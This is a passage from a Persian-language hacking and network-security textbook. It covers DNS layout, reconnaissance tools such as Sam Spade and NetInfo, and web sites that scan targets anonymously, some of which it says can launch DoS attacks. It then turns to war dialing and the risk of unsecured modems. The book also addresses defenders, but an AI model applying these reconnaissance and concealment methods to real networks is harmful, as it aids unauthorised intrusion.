در شکل (۹-۵) دو ماشین سرویس‌دهندهٔ DNS داخلی و خارجی در شبکه پیکربندی شده است. DNS داخلی تمام ماشینهای داخلی را تعریف کرده و رکوردهای آن در اختیار کاربران داخلی قرار می‌گیرد. وقتی یک کاربر خارجی می‌خواهد از ماشینهای بخش عمومی شبکهٔ شما سرویس بگیرد فقط به سرویس‌دهندهٔ DNS خارجی شبکه احتیاج خواهد داشت. رکوردهای این DNS بسیار محدود است و فقط ماشینهای بخش عمومی شبکه را تعریف کرده است. هرگاه کاربران داخلی بخواهند با دنیای خارج در ارتباط باشند و نامهای حوزهٔ خارجی را تحلیل و ترجمه نمایند ، تقاضای خود را به سوی DNS داخلی خود ارسال می‌کنند و DNS داخلی نیز چون دسترسی مستقیم به دنیای خارج ندارد این تقاضا را به DNS خارجی ارسال می‌نماید. در حقیقت DNS داخلی نقش یک پراکسی (وکیل) را بازی می‌کند. وظیفهٔ تحلیل نامهای خارجی کلاً به عهدهٔ DNS خارجی است. پس از تحلیل و ترجمهٔ نام، سرویس‌دهندهٔ DNS رکوردهای پاسخ را به DNS داخلی ارسال می‌نماید. سرویس‌دهندهٔ DNS داخلی نسخه را برای ماشین کاربر درون شبکه ارسال می‌نماید.



شکل (۹-۵) ساختار دو بخشی در پیکربندی DNS

البته دیوار آتش بگونه‌ای پیکربندی شده که ارتباط DNS داخلی و DNS خارجی مجاز است ولی ارتباط هیچ ماشین درونی با DNS خارجی و همچنین ارتباط ماشینهای خارجی با DNS درونی غیرمجاز و توسط دیوار آتش جلوگیری می‌شود.

ابزارهای همه‌منظوره برای شناسائی مقدماتی شبکهٔ هدف

تا اینجا روشهای مختلفی را معرفی کردیم که براساس آن یک نفوذگر بدون نیاز به هیچ ابزار خاصی اقدام به شناسائی یک هدف می‌نماید. روشها ساده و روشن هستند ولی به صرف وقت کافی نیاز خواهد داشت. برای آنکه نرم‌افزاری وجود داشته باشد تا تمام عملیات شناسائی مقدماتی را بصورت یکجا و مجتمع انجام بدهد، تلاشهای زیادی انجام شده که یکی از قدرتمندترین آنها ابزار Sam Spade است. ابزار Sam Spade نمونه‌ای از یک برنامهٔ اجرائی است که بطور مستقل بر روی ماشین نفوذگر نصب شده و عملیات شناسائی را بطور مجتمع انجام می‌دهد. در بخش بعدی با این ابزار آشنا خواهیم شد.

ابزار Sam Spade

نرم‌افزار مجتمع و یکپارچهٔ Sam Spade ، ابزاری ساده برای شناسائی مقدماتی یک شبکه محسوب می‌شود. این ابزار رایگان که توسط Steve Atkins نوشته شده ، در آدرس زیر در دسترس عموم قرار


گرفته است:

http://www.samspade.org/ssw

Sam Spade بگونه‌ای که در شکل (۱۰-۵) مشاهده می‌شود، دارای امکانات بسیار متنوعی برای شناسائی شبکه می‌باشد. این ابزار با یک پنجرهٔ گرافیکی زیبا بر روی سیستمهای عامل Windows (9x ، NT ، 2000 و XP) قابل اجرا است.

قابلیتهای برجستهٔ Sam Spade در زیر فهرست شده است:

- **Whois** : ابزار Sam Spade برای شناسائی یک آدرس حوزه ، بطور مستقیم با سرویس‌دهندهٔ Whois ارتباط برقرار کرده و نتیجه را در اختیار کاربر قرار می‌دهد. این ابزار یک سرویس‌دهندهٔ Whois را بصورت پیش‌فرض می‌شناسد ولی کاربر قادر است تعیین کند که از کدام سرویس‌دهنده Whois در اینترنت استفاده شود. تنظیمات پیش‌فرض Sam Spade کاملاً مناسب است و برای جستجوی نامهائی که دارای پسوند com. ، net. و org. هستند هیچ تغییر خاصی در سرویس‌دهندهٔ پیش‌فرض آن نیاز نیست.
- **IP Block Whois** : Sam Spade قادر است تعیین کند که مجموعه‌ای از آدرسهای IP (در محدودهٔ مشخص) متعلق به کدام سازمان یا موسسه است. Sam Spade بطور پیش‌فرض از سرویس‌دهنده Whois و بانک اطلاعاتی ARIN استفاده می‌کند.
- **NS Lookup** : این مشخصه به کاربر اجازه می‌دهد که مستقیماً با سرویس‌دهندهٔ DNS فعل و انفعال داشته باشد و از DNS در خصوص یک نام حوزه پرس‌وجو نماید.
- **DNS Zone Transfer** : این مشخصه کاربر را قادر می‌کند تا بتواند تمام رکوردهای موجود درون یک DNS را در خصوص یک نام حوزه ، منتقل نماید.
- **Ping** : این ابزار یک بستهٔ ICMP Echo Request به سمت یک ماشین در شبکه ارسال می‌نماید و منتظر پاسخ ICMP Echo Reply می‌ماند. در صورت برگشت پاسخ اعلام می‌کند که آن ماشین در شبکه موجود و فعال است. (در مورد عمل Ping در فصل بعدی توضیح داده خواهد شد)
- **Dig** : این مشخصه برای دریافت اطلاعات تفصیلی از DNS پیرامون یک سیستم خاص در شبکه کاربرد دارد.
- **Traceroute** : این مشخصه فهرستی از مسیریابهای موجود بین یک ماشین مبداء و ماشین مقصد را پیدا کرده و در خروجی نشان می‌دهد. در این خصوص نیز در فصل بعد مفصلاً توضیح خواهیم داد.
- **Finger** : از طریق این مشخصه می‌توان فهرست کاربران حاضر و فعال در یک سیستم را بدست آورد. (بشرطی که سرویس‌دهندهٔ Finger روی آن ماشین اجرا شده باشد)
- **SMTP VRFY** : از طریق این مشخصه می‌توان بررسی کرد که "آیا یک آدرس e-mail روی یک سرویس‌دهندهٔ پست الکترونیکی معتبر و تعریف شده هست یا خیر؟" این قابلیت بر اساس پروتکل SMTP کار می‌کند.



شکل (۱۰-۵) امکانات بسیار متنوع نرم‌افزار Sam Spade

- **Web Browser** : ابزار Sam Spade یک مرورگر وب درونی بهمراه دارد که می‌تواند صفحات وب را بصورت کدهای خام HTML (بهمراه سرآیند ارسالی از پروتکل HTTP) به کاربر نشان بدهد. از این مشخصه می‌توان برای حمله به برنامه‌های کاربردی تحت وب استفاده کرد. (در این خصوص در فصل هفتم توضیح خواهیم داد)

به غیر از Sam Spade ، نرم‌افزار NetInfo نیز برای شناسائی شبکه معرفی شده که فقط برای سی‌روز رایگان است. این ابزار از بسیاری جهات مشابه Sam Spade است ولی مشخصه‌هائی نسبت به Sam Spade بیشتر و مشخصه‌هائی نیز کمتر دارد. پنجرهٔ اصلی این نرم‌افزار در شکل (۱۱-۵) نشان داده شده است. این ابزار را در مقایسه با ابزار Sam Spade معرفی می‌کنیم:

- **Local Info** : مشخصات ماشین محلّی که این ابزار در حال حاضر بر روی آن اجرا شده را برمی‌گرداند. این مشخصات شامل موارد زیر است:
  - نام کاربر
  - آدرس IP ماشین
  - نسخهٔ Win Sock و مشخصات آن

شکل (۱۱-۵) امکانات بسیار متنوع نرم‌افزار NetInfo

- حالت سیستم
- تعداد سوکتهای آزاد
- اندازهٔ بستهٔ UDP

- **Connections** : مشخصات تمام ارتباطات TCP ، پورتهای باز UDP و حالت ارتباطات موجود روی ماشین را نشان می‌دهد.
- **Ping** : این مشخصه دقیقاً عملکردی مشابه با Ping در ابزار Sam Spade دارد.
- **Trace** : عملکرد این مشخصه مشابه با Traceroute در ابزار Sam Spade است.
- **Lookup** : مشابه با NS lookup در Sam Spade
- **Finger** : مشابه با مشخصهٔ Finger در Sam Spade
- **Whois** : مشابه با مشخصهٔ Whois در Sam Spade
- **Day Time** : این مشخصه سعی می‌کند تا از سرویس‌دهندهٔ Day-Time که نام آن را کاربر مشخص می‌نماید ساعت و تاریخ فعلی را بدست آورده و نمایش بدهد. (بشرط آنکه روی ماشین مشخص شده سرویس‌دهندهٔDay Time اجرا شده باشد)
- **Time** : برای بدست آوردن زمان از یک سرویس‌دهنده که نام آنرا کاربر معین خواهد کرد.
- **HTML** : مشابه با گزینهٔ Web Browser در Sam Spade
- **Scanner** : با این مشخصه می‌توان مجموعه‌ای از ماشینها را از لحاظ روشن و فعال بودن بررسی کرده مثلاً اگر کاربر بخواهد بررسی کند که کدامیک از ۲۵٤ ماشین با آدرسهای 192.153.18.x فعال هستند از این مشخصه استفاده می‌کند.
- **Services** : این مشخصهٔ قدرتمند، با گرفتن نام یک ماشین، سرویسهای معروف و شناخته شده‌ای که آن ماشین ارائه می‌کند را فهرست خواهد کرد.

به غیر از Sam Spade ، نرم‌افزارهای زیر نیز برای شناسائی شبکهٔ هدف کاربرد دارند:

- **Cyber Kit** : یک ابزار رایگان تحت ویندوز که در آدرس زیر قابل تهیه است:

http://www.cyber kit.net/index.html/

- **Net Scan Tools** : یک ابزار ۲۵ دلاری که برای سی روز اوّل بـه منظـور ارزیـابی آن، رایگـان است و در آدرس زیر قابل تهیه می‌باشد:

http://www.netscantools.com/nstmain.html

- **iNet Tools** : یک نرم‌افزار شناسائی شبکه بر روی ویندوز و مکینتـاش کـه در آدرس زیـر در دسترس عموم قرار گرفته است:

http://www.wildpackets.com/products/inettools


ابزارهای شناسائی شبکه مبتنی بر وب

ابزارهای معرفی شده در بخش قبلی نرم‌افزارهای مستقلی هستند که بایستی بر روی ماشـین کـاربر نصب و اجرا شوند و هیچ نیازی به مرورگر وب ندارند. برخی از موسسات و گروهها ، سایتهای وبـی در اینترنت بر پا کرده‌اند که بصورت رایگان عمل شناسائی شبکهٔ مورد نظر کار را انجام می‌دهنـد. ایـن سایتهای وب مشخصات شبکهٔ هدف را از کاربر گرفته و پس از انجام عملیات شناسـائی نتیجـه را بـه کاربر اعلام می‌کنند. کاربر فقط به یک مرورگر احتیاج دارد و بقیهٔ کارهـا برعـهدهٔ سـرویس‌دهندهٔ ایـن سایتها خواهد بود. این سایتها مطلوب نفـــوذگران است زیرا هویّت آنها کشف نخواهد شد.

متاسفانه برخی از این سایتها به نفـــوذگران اجازه می‌دهند که دستور حمله بر علیه یک شـبکه را نیز صادر کنند. (این حمله از نوع DOS بوده که در فصل نهم تشریح خواهد شد)

برخی از سایتهائی که عمل شناسائی یک هدف را برای کاربران انجـام می‌دهنـد در زیـر فهرسـت شده‌اند:

- ***http://nettool.false.net/***
- ***http://www.samspade.org/***
- ***http://members.tripod.com/mixtersecurity/evil.html***
- ***http://www.network-tools.com/***
- ***http://www.cotse.com/refs.htm***
- ***http://suicide.netfarmers.net/***
- ***http://www.jtan.com/resources/winnuke.html***
- ***http://www.securityspace.com/***
- ***http://crypto.yashy.com/***
- ***http://www.grc.com/ne.dll?bh0bkyd2***
- ***http://privacy.net/analyze/***



شکل (۱۲ـ۵) صفحهٔ کاربری یکی سایتهای رایگان شناسایی شبکه (گروه Mixter)

- ***http://www.webtrends.net/tools/security/scan.asp***
- ***http://www.doshelp.com/dostest.htm***
- ***http://www.dslreports.com/r3/dsl/secureme***

در شکل (۱۲ـ۵) صفحهٔ کاربری یکی از کاملترین سایتها که توسط گروه Mixter بر پا شده است ، دیده می‌شود. (این سایت وب در آدرس: ***http://members.tripod.com/mixtersecurity/evil.html*** در دسترس عموم قرار گرفته است.)[۱]

این سایت عملیات زیر را برایگان برای کاربر خود انجام می‌دهد:

[۱] به نظر می‌رسد این سایت بهمراه چند سایت نفوذگری دیگر اخیراً بسته شده‌اند(ـم)

- **استفاده از سرویس Whois (مثل سرویس Whois در Sam Spade)**
- **انجام عملیات trace route (معرفی شده در فصل ششم)**
- **انجام پویش پورت -Port Scan- (معرفی شده در فصل ششم)**
- **...**

اگر نفـــوذگر عملیات شناسائی خود را از طریق این سرویس‌دهنده‌ها انجام بدهند ، تمام ترافیک سرازیر شده به سوی شبکه هدف، از آن سرویس‌دهندهٔ وب منشأ می‌گیرد و هویت نفـــوذگر مخفـی خواهد ماند. (البته به شرطی که این سایتها مستقیماً با پلیس همکاری نکنند)

سایتهای وبی که امکان شروع حملهٔ DoS را در اختیار کاربران می‌گذارند عملاً غیرقانونی هستند و احتمالاً در آینده‌ای نه چندان دور بطور کلّی تعطیل خواهند شد.

هرگاه یک نفـــوذگر پهنای باند کافی در اختیار نداشته باشد استفاده از ایـــن سایتها بـه سـرعت عمل او خواهد افزود زیرا احتمالاً پهنای باند این سایتها زیـــاد اسـت و بطـور مسـتقل شناسـائی را بـا سرعت بالا انجام داده و سپس نتیجه را برای نفـــوذگر ارســال می‌نمـایند. از طرفـی اسـتفاده از ایـن سایتها برای نفـــوذگری که می‌خواهد برای مخفی ماندن از طریـق کافـه‌های اینـترنتی (یـا ISPهـای ناشناس) اقدام به شناسائی هدف کند ، سریعتر و آسانتر است.


آدرسهای URL مفید برای عملیات شناسائی شبکه

قدرتمندترین سایت جستجوی گروههای خبری	*http://groups.google.com/*
معرفی فهرست کامل شرکتهای ثبت‌دهنده‌های نام در سراسر دنیا (با پسوندهای .com ، .net یا .org)	*http://www.internic.net/alpha.html*
جستجو در مورد نام یک موسسه یا نام حوزهٔ آن	*http://www.internic.net/whois.html*
بهترین سایت برای بدست آوردن اطلاعات اساسی در مورد شبکه‌ای با نام حوزهٔ	*http://www.allwhois.com/home.html*
بهترین سایت برای شناسایی و جستجوی اطلاعات در مورد اسامی موسسات نظامی آمریکا با پسوند .mil	*http://whois.nic.mil*
بهترین سایت برای جستجوی آدرسهای موسسات دانشگاهی یا تحقیقاتی	*http://www.networksolution.com/*
بهترین سایت برای جستجوی آدرسهای متعلق به ادارات دولتی آمریکا	*http://whois.nic.gov*
سایت ARIN ، بهترین سایت برای جستجوی آدرسهای IP تخصیص داده شده به یک شرکت یا موسسهٔ خاص	*http://www.arin.net/whois/arinwhois.html/*

سایت RIPE برای یافتن آدرسهای IP تخصیص داده شده در اروپا	*http://www.ripe.net/*
سایت APNIC برای یافتن آدرسهای IP تخصیص داده شده در آسیا	*http://www.apnic.net/*
در این آدرس برنامهٔ جالب Adig برای محیطهای Windows (شامل نسخهٔ 9x ، NT ، 2000 و XP) برایگان عرضه می‌شود.	*http://nscan.hypermart.net/index.cgi?index=dns*
نرم‌افزار قدرتمند و جالب Sam Spade در این آدرس به رایگان عرضه می‌شود. (ابزار شناسایی شبکه)	*http://www.samspade.org/ssw*
در این آدرس برنامهٔ جالب Net Scan Tools عرضه می‌شود. (ابزار شناسایی شبکه)	*http://www.netscantools.com/nstmain.html*
در این آدرس برنامهٔ جالب iNet Tools عرضه می‌شود. (ابزار شناسایی شبکه)	*http://www.wildpackets.com/products/inettools*
در این آدرس برنامهٔ جالب CyberKit عرضه می‌شود. (ابزار شناسایی شبکه)	*http://www.cyber kit.net/index.html/*
سایتهائی که به نحوی خدمات رایگان یا ابزارهای رایگان به منظور شناسایی شبکه ارائه کرده‌اند.	*http://www.webtrends.net/tools/security/scan.asp*
	http://www.doshelp.com/dostest.htm
	http://www.dslreports.com/r3/dsl/secureme
	http://nettool.false.net/
	http://www.samspade.org/
	http://members.tripod.com/mixtersecurity/evil.html
	http://www.network-tools.com/
	http://www.cotse.com/refs.htm
	http://suicide.netfarmers.net/
	http://www.jtan.com/resources/winnuke.html
	http://www.securityspace.com/
	http://crypto.yashy.com/
	http://www.grc.com/ne.dll?bh0bkyd2
	http://privacy.net/analyze

ابزارهای مرتبط با این فصل بر روی CD همراه کتاب

جهت استفادهٔ بیشتر محققین و دانشجویان گرامی ، ابزارهای معرفی شده در این فصل یعنی Sam Spade و NetInfo و همچنین صفحهٔ اصلی (Home Page) برخی از سایتهای وب مرتبط با این مباحث ، در CD ضمیمهٔ کتاب ارائه شده است. برای نصب یا مطالعهٔ آنها به آدرس زیر در CD مراجعه نمایید:



گام دوّم: پویش و جستجو در شبکه بدنبال رخنهٔ نفوذ

در مرحلهٔ شناسائی مقدماتی، نفـوذگر مقداری اطلاعات پایـه و حیـاتی در ارتبـاط بـا شـبکهٔ هـدف گردآوری کرده است. این اطلاعات شامل موارد زیر است:

- تعدادی شماره تلفن از خطوط دسترسی به شبکه
- تعدادی آدرس IP از شبکهٔ هدف و ماشینهای هدف
- تعدادی آدرس حوزه (Domain Name)
- اطلاعات کلّی و عمومی پیرامون نوع خدمات شبکهٔ هدف

نفـوذگر در فاز پویش (Scanning) بررسی‌های دقیق و عمیق خود را متوجه شبکهٔ هدف، ماشین یـا ماشینهای هدف و ورودیهای باز و نقاط ضعف می‌نماید.

مسئولین شبکه باید بدقّت با مفاهیم این فصل آشنا باشند زیرا از دیدگاه امنیت سیستم پیشـگیری از حمله مقدّم بر مقابلهٔ بعد از وقوع آن است. اگر مسئول شبکه آگاهی‌های لازم را داشته باشد قادر است پارامترهای شبکهٔ خود به گونه‌ای تنظیم کند تا نفوذگران به اشتباه بیفتند یـا تـلاش آنـها بـرای شـروع حمله عقیم بماند. لذا مسئولین شبکه را به فراگیری روشهای پویش، راه‌حلـهای پیشـگیری و مقابلـه و همچنین آشنائی با نرم‌افزارهای پویش دعوت می‌کنیم.

در جستجوی مودمهای شبکه

مودم از رایجترین ابزارهای سخت‌افزاری مورد استفاده در شبکه‌هاست که به کاربران امکان می‌دهد تا از طریق خط تلفن اقدام به مبادلهٔ داده بین دو ماشین بنمایند. نفـوذگـر در اوّلیـن مرحلـهٔ پویـش و جستجوی رخنه‌های نفوذ، به سراغ مودمهای شبکه می‌رود. این ابزار سـاده و مفیـد گـاهی نقـش یـک خائن را برای شبکه ایفا می‌کند و نفـوذگـر را از یـک در پنـهان بـه درون شـبکه هدایـت و راهنمـائی می‌نماید!

در این مرحله نفوذگر با در اختیار داشتن فهرسـتی از شـماره‌های تلفـن کـه از مرحلـهٔ "شناسـائی مقدماتی" بدست آورده، برای یافتن مودمهای آسیب‌پذیر شروع به پویش آنها می‌کند! پویش مودمها بـا هدف یافتن یک راه نفوذ طبق مکانیزم زیر انجام می‌شود:

- نفـوذگر مجموعه‌ای از شماره‌های تلفن را که احتمال می‌دهد متعلق به شبکهٔ هدف حمله اسـت، مشخص می‌نماید. او مجبور است این شماره‌ها را درون یک فایل ذخـیره کنـد (کـه اندکـی وقتگـیر است) یا بسادگی یک محدوده از شماره‌ها را تعییـن نمـاید. (مثـلاً شـماره‌ها 9876000 تـا 9876999 ، معادل هزار شمارهٔ تلفن)
- سپس برای پویش این خطوط تلفن ، از یک ابزار خودکار استفاده می‌کند تا در روالی پی‌درپی بـا این شماره‌های تلفن تماس برقرار شود و به محض تشخیص یک سیگنال حامل (Carrier) متعلـق بـه مودم، شمارهٔ تلفن مربوطه در جائی ذخیره گردد. این روال ممکن است چند ساعت وقت بگیرد ولی

برای یک نفوذگر حرفه‌ای ارزش آن را دارد! انجام این مرحله قطعاً نیازمند به ابزار خودکار است که در ادامه مهمترین این ابزارها را تشریح خواهیم کرد.

- پس از یافتن شماره‌های تلفنی که به مودم متصل هستند، نفوذگر از طریق یک ابزار نرم‌افزاری روی این مودمها تمرکز می‌کند تا:
  - نوع مودم و پروتکل ارتباطی آنرا تشخیص بدهد.
  - سرویس‌دهندهٔ آن مودم را بشناسد.
  - کلمهٔ عبور برای وصل ارتباط آن مودم را بدست بیاورد.
- نفوذگر در صورت پیدا کردن مودم آزاد و متصلی که بتوان از طریق آن به یکی از ماشینهای شبکه متصل شد، مراحل بعدی حمله را طرح‌ریزی می‌کند.

دو اصطلاح در دنیای نفوذگران

War Dialer : جستجو در بین مجموعه بسیار عظیمی از شماره‌های تلفن برای یافتن مودمهای متصل و فعال در شبکه یا ماشین هدف.

Demon Dialer : حمله بر علیه یک شماره تلفن (که اتصال آن به مودم محرز شده است) برای یافتن کلمهٔ عبور و راهی جهت نفوذ به ماشینی که به آن مودم متصل است.

برای تمام افرادی که با مودم آشنا هستند این امر محرز است که: "یک مودم که با آن تماس برقرار می‌شود به یک سرویس‌دهنده نیاز دارد تا آن سرویس‌دهنده ضمن دستور وصل ارتباط ، هویت کاربر راه دور را تشخیص داده و پس از احراز هویت به او سرویس بدهد." اگر چه ممکن است شما روی کامپیوتر خانگی خود مودم داشته باشید ولی اگر کسی از طریق مودم با شماره تلفن شما تماس بگیرد ارتباطش برقرار نخواهد شد زیرا شما سرویس‌دهنده‌ای که ارتباط را برقرار و به او سرویس بدهد روی کامپیوتر خود نصب و اجرا نکرده‌اید.

معمولاً برای سرویس‌دهی با مودم (از راه دور) از نرم‌افزارهای مشهوری مثل:

- Symantec's pcAnywhere (موجود بر روی CD جانبی کتاب)
- Laplink
- ConrolIT

استفاده می‌شود که هر کدام از آنها در صورت پیکربندی نادرست، نقش یک خائن ستون پنجمی را روی سیستم ایفاء می‌کنند!

این ابزارهای نرم‌افزاری به کاربران راه دور اجازه می‌دهد تا با یک ماشین ارتباط برقرار کرده و همانند یک کاربر معمولی و در محل از آن سرویس بگیرند، به سیستم فایل آن ماشین سرکشی کنند، از منابع اشتراکی آن ماشین (مثل چاپگر یا اسکنر) استفاده کنند یا برنامه‌ای را اجرا نمایند.

برخی از این سرویس‌دهنده‌ها گاهی بشدّت خطرناک هستند زیرا آنها بطور پیش‌فرض نیاز به هیچ کلمهٔ عبوری ندارند و به محض برقراری ارتباط، سرویس‌دهی به طرف مقابل آغاز می‌شود.

pcAnywhere همینگونه است و کافی است تا بدون دقت روی ماشینی نصب شده باشد. در این حالت هر کسی از طریق مودم قادر است آن ماشین را تصاحب کرده و هر کاری روی آن انجام بدهد.

دقت داشته باشید که برخی از شبکه‌ها (بالاخص ISPهای عمومی یا خصوصی) صدها خط تلفن و مودم دارند. قابل نفوذ بودن یکی از آنها امنیت کل شبکه را به خطر خواهد انداخت. متاسفانه کم نیستند مسئولان شبکه و کارکنانی که از بین صدها خط تلفن خریداری شده برای شبکه، یک خط مستقیم را به خود اختصاص داده‌اند و آنرا از طریق مودم به ماشینشان (و همچنین یک دستگاه گوشی تلفن زیبا!!) متصل کرده‌اند تا اولاً بتوانند کارهای شبکه را از خانهٔ خود پیگیری کنند و در مواقع لزوم کاری را از راه دور انجام بدهند؛ ثانیاً در اختیار گرفتن یک خط مستقیم برای پیگیری امور اداری شبکه انگیزهٔ خوبی است تا به این بهانه از آن استفادهٔ شخصی کنند!

برای شبکه‌های مهم و حساس، این خطوط مستقیم (با مودمهای فعّال) یک خطر امنیتی بسیار بزرگ محسوب می‌شود، حتی اگر برای استفاده از آنها کلمهٔ عبور در نظر گرفته شده باشد.

نکتهٔ امنیتی:

گزارشی وجود دارد که در آزمایش نفوذپذیری یک شبکهٔ صدها هزار دلاری که از ابزارهای پیشرفته‌ای مثل دیوار آتش، سیستم IDS و سرویس‌دهنده‌های امن استفاده شده بود، هیچ رخنهٔ نفوذی پیدا نشد مگر "یک شماره تلفن آزاد و متصل به مودم یک ماشین در شبکهٔ داخلی!"

یک خط آزاد و متصل به مودم (در شبکهٔ داخلی) تاثیر تمام ابزارهای پیشرفتهٔ امنیتی را از بین خواهد برد.

در ادامهٔ بخش باید ابزارهای جستجوی مودم را معرفی نماییم. قبل از آن یادآوری می‌کنیم که طبق اصولی که در فصل پنجم اشاره شد نفوذگر مجموعه‌ای از شماره‌های تلفن را با استفاده از روشهای زیر برای شروع پویش و جستجو بدست آورده و یادداشت کرده است:

- دفترچه راهنمای تلفن
- مراجعه به سایتهای وب شبکهٔ هدف حمله
- سرویس whois در اینترنت
- روشهای روان‌شناختی و مهندسی اجتماعی

معمولاً نفوذگر در ابتدا ، صدها شماره تلفن را برای بررسی فهرست می‌کند و در این مورد فوق‌العاده دست و دلباز است چون بطور متوسط در هر ساعت می‌توان صد شماره تلفن را بررسی کرد. هرگاه این شماره تلفن متعلق به یک شخص و متصل به گوشی باشد هیچ اتفاقی نخواهد افتاد. (ارتباط بصورت خودکار قطع می‌شود)

تاکنون ابزارهای بسیار زیادی به منظور حمله به مودمها و جستجوی راه نفوذ معرفی شده است. سابقهٔ این ابزارها به دههٔ هشتاد برمی‌گردد ولیکن قویترین آنها در نیمهٔ دوم دههٔ نود ارائه شد. مشهورترین این ابزارها به ترتیب سال معرفی عبارتند از:

- **Deluxe Fone-Code Hacker, 1985**
- **Dialing Demon version 1.05, by Tracy McKibben 1988**
- **PBX Scanner version 5.0, by Great White 1989**
- **Super Dialer 1.03, by Evan Anderson 1990**
- **Doo Tools version 1.10, Phantom Photon 1991**
- **Z-Hacker 3.21, by BlackBeard 1991**
- **TonLoc 1.10, by Minor Threat & Mucho Maas 1994**
- **A-DIAL (Auto Dial), by VeXaTiOn 1995**
- **X-Dialer, by IciKl 1996**

به منظور تحقیق

یک مجموعهٔ غنی از ابزارهای War Dialer شامل موارد فوق ، بهمراه کدهای منبع برخی از آنها (به زبان C) بر روی دیسک ضمیمهٔ کتاب موجود می‌باشد. آدرس موقعیت آنها بر روی CD ، در انتهای فصل مشخص شده است.

